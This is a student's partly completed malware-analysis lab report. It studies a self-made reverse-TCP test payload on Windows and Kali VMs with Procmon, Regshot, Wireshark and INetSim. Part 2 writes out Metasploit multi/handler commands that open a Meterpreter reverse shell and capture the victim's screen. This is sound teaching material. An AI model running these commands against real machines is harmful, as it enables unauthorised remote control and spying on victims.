**Overview**

The purpose of this lab is to practice the basic dynamic analysis tools and analyze basic Network traffic. In this lab, you’ll be using the ‘test-malware’ file you created in the first week of the semester.

This document outlines the major steps you will have to take, and you will need to provide answers to the questions asked. There are no restrictions on resources that can be used to complete the assignment. This includes consulting with other students and the instructor. I only ask that you will not share your report with other students.

**Intro – Basic Dynamic Analysis Tools**

Based on the slides, the textbook, and/or other sources, please provide a 1-2 sentence description of what each of the following basic dynamic analysis tools does:

--------------------------------------------------------------------------------------------

1. Procmon:   
   It shows the information about Registry, File system, Network, Processes of a machine
2. Process Explorer:  
   It shows the information about which processes have been loaded.
3. Regshot:  
   It can take a snapshot of Registry of a Window. You can get a difference between the snapshots.
4. Wireshark:  
   It is network protocol analyzer. Using this, we can see what information is going and coming out from a machine.
5. INetSim:


It is kind of a simulator for common internet services. It is used to analyze network behavior of unknown malware programs.

--------------------------------------------------------------------------------------------

**Part 1 - Snapshot your Windows VM**

Although ‘test-malware’ will not harm your computer, it is a good habit to take a snapshot of the VM before analyzing new malware on it. Snapshot your VM now, and add a screenshot of your snapshot here.

--------------------------------------------------------------------------------------------



I took a snapshot before doing anything to do with dynamic analysis.

--------------------------------------------------------------------------------------------

**Part 2 - Launch an attack on your Windows VM**

1. Go to your Kali VM, and type the following commands to launch an attack on your Windows VM:

msfconsole

use multi/handler

set PAYLOAD windows/meterpreter/reverse\_tcp


set LHOST 0.0.0.0

exploit

On your Windows VM, double-click ‘test-malware’. Go back to your Kali VM. What do you see?

--------------------------------------------------------------------------------------------

From the text from the Kali, Meterpreter session has opened.




--------------------------------------------------------------------------------------------

2. Type ‘screenshot’ in the meterpreter shell. What do you get? Add a screenshot of the image here:

--------------------------------------------------------------------------------------------

When typed ‘screenshot’, I got an image file. Wow, I opened it, and it was the screenshot of the victim Window!



--------------------------------------------------------------------------------------------

3. Exit meterpreter by typing ‘exit’.

4. Use the Process Explorer to kill the ‘test-malware’ process.

**Part 3 - Performing basic dynamic analysis**

Launch the attack again by typing ‘exploit’ in your Kali VM.


Perform basic dynamic analysis using tools such as procmon, process explorer, regshot and Wireshark.

Report all your findings below.

1. Does the Malware load any DLL files?

--------------------------------------------------------------------------------------------

It loads five DLL files, MSVCRT.DLL, KERNEL32.DLL, ADVAPI32.DLL, WSOCK32.DLL, WS2\_32.DLL.



--------------------------------------------------------------------------------------------

2. Does the Malware modify the registry?

--------------------------------------------------------------------------------------------

Yes, it does change the registry of victim Window.

I used Regshot to capture the difference of the registry. I copied the comparison of a first shot and a second shot. Total 80 changes has happed.

Regshot 1.8.3-beta1V5

Comments:

Datetime:2022/9/29 18:30:14 , 2022/9/29 18:31:04

Computer:IE9WIN7 , IE9WIN7

Username:IEUser , IEUser

----------------------------------

Keys added:10

Values added:56

Values modified:14

Total changes:80

--------------------------------------------------------------------------------------------

3. What protocol does the Malware use to interact with the Linux machine? Can you tell which port numbers are used by each machine?

--------------------------------------------------------------------------------------------


I can assume the protocol and ports from the msfconsole in Kali linux.

Kali opened the port 4444

Victim Window opened the port 49160

And they used TCP protocol to interact each others.

And I also scanned the traffic between Kali and Win using WireShark, and it showed the same result.



--------------------------------------------------------------------------------------------

4. What else can you say about this Malware?

--------------------------------------------------------------------------------------------

From the test so far, malware program initiates the connection between a victim machine and an attacker machine using TCP protocol. And the malware program sends the screenshot of a victim machine.

And I noticed a one thing from the malware program, whenever I execute the program, it increases the port number by one. That means it never uses the same port again! I can think of it as a trick because it can avoid block of a certain port.

Also, the malware program terminate the execution after some point, so it was a little bit tricky to see the live process using Process Explorer. Because it terminate in short amount of time, so I need to watch Process Explorer just after executing the program.

--------------------------------------------------------------------------------------------

**Part 4 - Run the Malware without Launching the Attack**

In a real-world scenario, we won’t be able to launch the attack when needed, and we might need to analyze the Malware without an active attacker. We need to practice this now.

Stop Metasploit on your Kali VM, and try to analyze ‘test-malware’ again:

1. Open your Windows VM, start Process Explorer, and double-click the Malware. What happens?

--------------------------------------------------------------------------------------------


The process of the malware program showed up and almost after 10 seconds, and it terminated and gone from the process list.

--------------------------------------------------------------------------------------------

2. Open Wireshark, set it to capture ethernet traffic, and run the Malware again. What do you see?

--------------------------------------------------------------------------------------------

The malware program tried to connect somewhere using TCP connection. But it failed to connect cause I didn’t execute the server program on Kali. It tried to connect again and again because the property of TCP and several seconds after, it stopped.



--------------------------------------------------------------------------------------------

As you may have noticed, the Malware process disappears before you can analyze it using Process Explorer. This happens because this Malware relies on a reverse TCP connection, in which the process tries to initiate a TCP channel between the victim and the attacker. However, without launching the Metasploit attack, there is no active attacker to communicate with, so the Malware fails to establish a TCP channel and the process is terminated.

Go back to the Wireshark output, and find the Five-Tuple values. Write them below:

Protocol: TCP

Local IP: 10.0.0.3

Local port: 49163

Remote IP: 10.0.0.1

Remote port: 4444

**Part 5 - Using INetSim**

We can bypass this problem by simulating a process that would act as our attacker by using [INetSim](https://www.inetsim.org).

INetSim is a software suite for simulating common internet services in a lab environment. It is very helpful. We can easily configure INetSim to simulate a set of functions such as a WEB server, a DNS server, which makes it very useful for testing, monitoring and analyzing the network behavior of unknown malware samples. INetSim should be already installed in your Kali VM, so we only need to configure it:

1. Create a new folder and name it ‘INetSimFolder’
2. Navigate into this folder, and create another folder named ‘Studio5’
3. Navigate into Studio5, and run:
   1. cp /etc/inetsim/inetsim.conf . // copy the sample config file
   2. sudo cp -r /var/lib/inetsim/ data // copy the default data folders
   3. sudo chmod -R 777 data // make data files executable

(It is recommended to create a separate configuration folder like this for every Malware you investigate)

1. Use your preferred file editor and open ‘inetsim.conf’, and search for the service\_bind\_address section. Uncomment ‘service\_bind\_address’ line and change the value to “0.0.0.0”. This will enable access from any site.
2. Run INetSim using sudo inetsim --config=inetsim.conf --data-dir=data
3. Wait until you see “simulation running”.

Go to your Windows VM, open the browser, and navigate to your favorite website. If your VM is properly configured, you should not be able to reach that website.

Go back to your Kali VM, and kill INetSim using ctrl+c.

Open the log file, and report your findings below:

--------------------------------------------------------------------------------------------

--------------------------------------------------------------------------------------------

Open the configuration file again, and set dns\_default\_ip to be your Kali’s IP.

Before running INetSim, disable the local DNS resolver by typing

sudo systemctl disable systemd-resolved.service

Run INetSim again, and go back to your Windows VM. Open the browser, and navigate to another website. What do you see? Include a screenshot below.

--------------------------------------------------------------------------------------------

--------------------------------------------------------------------------------------------

Go back to your Kali VM, and kill INetSim using ctrl+c.

Open the new log file, and report your findings below:

--------------------------------------------------------------------------------------------

--------------------------------------------------------------------------------------------

Can you briefly explain what you learned from the log file?

--------------------------------------------------------------------------------------------

--------------------------------------------------------------------------------------------

**Part 6 - Configuring INetSim to Simulate our Attacker**

By default, INetSim is configured to listen and simulate a list of known services. To simulate an attacker, we may need to configure our INetSim to respond to packets sent on an unknown port number. To do that, we need to configure a dummy service.

Open the configuration file again, and look for the dummy service. Can you configure it to simulate the attacker of the Malware we investigate?

Describe your steps and conclusions below:

--------------------------------------------------------------------------------------------

--------------------------------------------------------------------------------------------